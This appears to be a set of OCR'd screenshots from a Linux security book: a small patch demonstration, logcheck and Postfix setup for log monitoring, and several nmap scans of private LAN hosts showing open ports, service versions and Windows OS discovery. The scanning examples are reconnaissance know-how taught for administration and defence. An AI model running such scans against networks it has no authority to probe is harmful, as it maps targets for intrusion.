


```
root@client:~# cat example.c
#include <stdio.h>

int main(int argc)
{

printf("This is an example\n");

return 0;

}
```




```
root@client:~# patch < example.patch
patching file example.c
root@client:~#
root@client:~# ls -l example.c
-rw-r--r-- 1 root root 89 Feb 11 12:24 example.c
root@client:~#
root@client:~# patch -R < example.patch
patching file example.c
root@client:~# ls -l example.c
-rw-r--r-- 1 root root 70 Feb 11 12:27 example.c
```


Chapter 10: Security Monitoring and Logging




```
root@client:~# apt-get install logcheck
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  libipc-signal-perl libmime-types-perl libproc-waitstat-perl
  logcheck-database logtail mime-construct postfix
Suggested packages:
  syslog-summary procmail postfix-mysql postfix-pgsql postfix-ldap
  postfix-pcre sasl2-bin dovecot-common postfix-cdb postfix-doc
The following NEW packages will be installed:
  libipc-signal-perl libmime-types-perl libproc-waitstat-perl logcheck
  logcheck-database logtail mime-construct postfix
0 upgraded, 8 newly installed, 0 to remove and 330 not upgraded.
```




```
Postfix Configuration

Please select the mail server configuration type that best meets your
needs.

 No configuration:
  Should be chosen to leave the current configuration unchanged.
 Internet site:
  Mail is sent and received directly using SMTP.
 Internet with smarthost:
  Mail is received directly using SMTP or by running a utility such
  as fetchmail. Outgoing mail is sent using a smarthost.
 Satellite system:
  All mail is sent to another machine, called a 'smarthost', for
delivery.
 Local only:

                                 <Ok>
```




```
Postfix Configuration
General type of mail configuration:

        No configuration
        Internet Site
        Internet with smarthost
        Satellite system
        Local only


        <Ok>              <Cancel>
```




```
# Controls the format of date-/time-stamps in subject lines:
# Alternatively, set the format to suit your locale

DATE="$(date +'%Y-%m-%d %H:%M')"
```




```
# Controls the level of filtering:
# Can be Set to "workstation", "server" or "paranoid" for different
# levels of filtering. Defaults to server if not set.

REPORTLEVEL="server"
```




```
# Controls the address mail goes to:
# *NOTE* the script does not set a default value for this variable!
# Should be set to an offsite "emailaddress@some.domain.tld"

SENDMAILTO="logcheck"
```




```
# Controls Subject: lines on logcheck reports:

#ATTACKSUBJECT="Security Alerts"
#SECURITYSUBJECT="Security Events"
#EVENTSSUBJECT="System Events"
```




```
# Controls the base directory for rules file location
# This must be an absolute path

#RULEDIR="/etc/logcheck"
```




```
# these files will be checked by logcheck
# This has been tuned towards a default syslog install
/var/log/syslog
/var/log/auth.log
/var/log/boot.log
```




```
root@tj-dev:~# apt-get install nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  nmap
0 upgraded, 1 newly installed, 0 to remove and 341 not upgraded.
Need to get 1,623 kB of archives.
```




```
root@tj-dev:~# nmap 192.168.1.105

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:04 IST
Nmap scan report for 192.168.1.105
Host is up (0.00054s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
MAC Address: 90:00:4E:2F:AC:EF (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 4.76 seconds
```




```
root@tj-dev:~# nmap localhost

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:06 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000014s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
53/tcp  open  domain
631/tcp open  ipp

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```




```
root@tj-dev:~# nmap 192.168.1.105 192.168.1.102

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:10 IST
Nmap scan report for 192.168.1.105
Host is up (0.00044s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 90:00:4E:2F:AC:EF (Unknown)

Nmap scan report for 192.168.1.102
Host is up (0.00058s latency).
All 1000 scanned ports on 192.168.1.102 are closed
MAC Address: 00:0C:29:35:02:9C (VMware)

Nmap done: 2 IP addresses (2 hosts up) scanned in 4.81 seconds
```




```
root@tj-dev:~# nmap -sP 192.168.1.0/24

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:16 IST
Nmap scan report for 192.168.1.1
Host is up (0.054s latency).
MAC Address: C4:E9:84:C7:3A:F4 (Unknown)
Nmap scan report for 192.168.1.100
Host is up (0.15s latency).
MAC Address: 1C:56:FE:07:9C:D5 (Unknown)
Nmap scan report for 192.168.1.101
Host is up.
Nmap scan report for 192.168.1.102
Host is up (0.00048s latency).
MAC Address: 00:0C:29:35:02:9C (VMware)
Nmap scan report for 192.168.1.103
Host is up (0.090s latency).
```




```
root@tj-dev:~# nmap -p 22,80 192.168.1.102

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:35 IST
Nmap scan report for 192.168.1.102
Host is up (0.0047s latency).
PORT   STATE  SERVICE
22/tcp open   ssh
80/tcp closed http
MAC Address: 00:0C:29:35:02:9C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```




```
Host script results:
|_nbstat: NetBIOS name: PC, NetBIOS user: <unknown>,
:4e:2f:ac:ef
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7600 (Windows 7 Ultimate 6.1)
|   Name: WORKGROUP\PC
|_  System time: 2016-03-01 11:22:54 UTC+5.5
|_smbv2-enabled: Server supports SMBv2 protocol

HOP RTT     ADDRESS
1   0.57 ms 192.168.1.105
```




```
root@tj-dev:~# nmap -sV 192.168.1.102

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-18 10:49 IST
Nmap scan report for 192.168.1.102
Host is up (0.00081s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.1p2 Debian 2 (protocol 2.0)
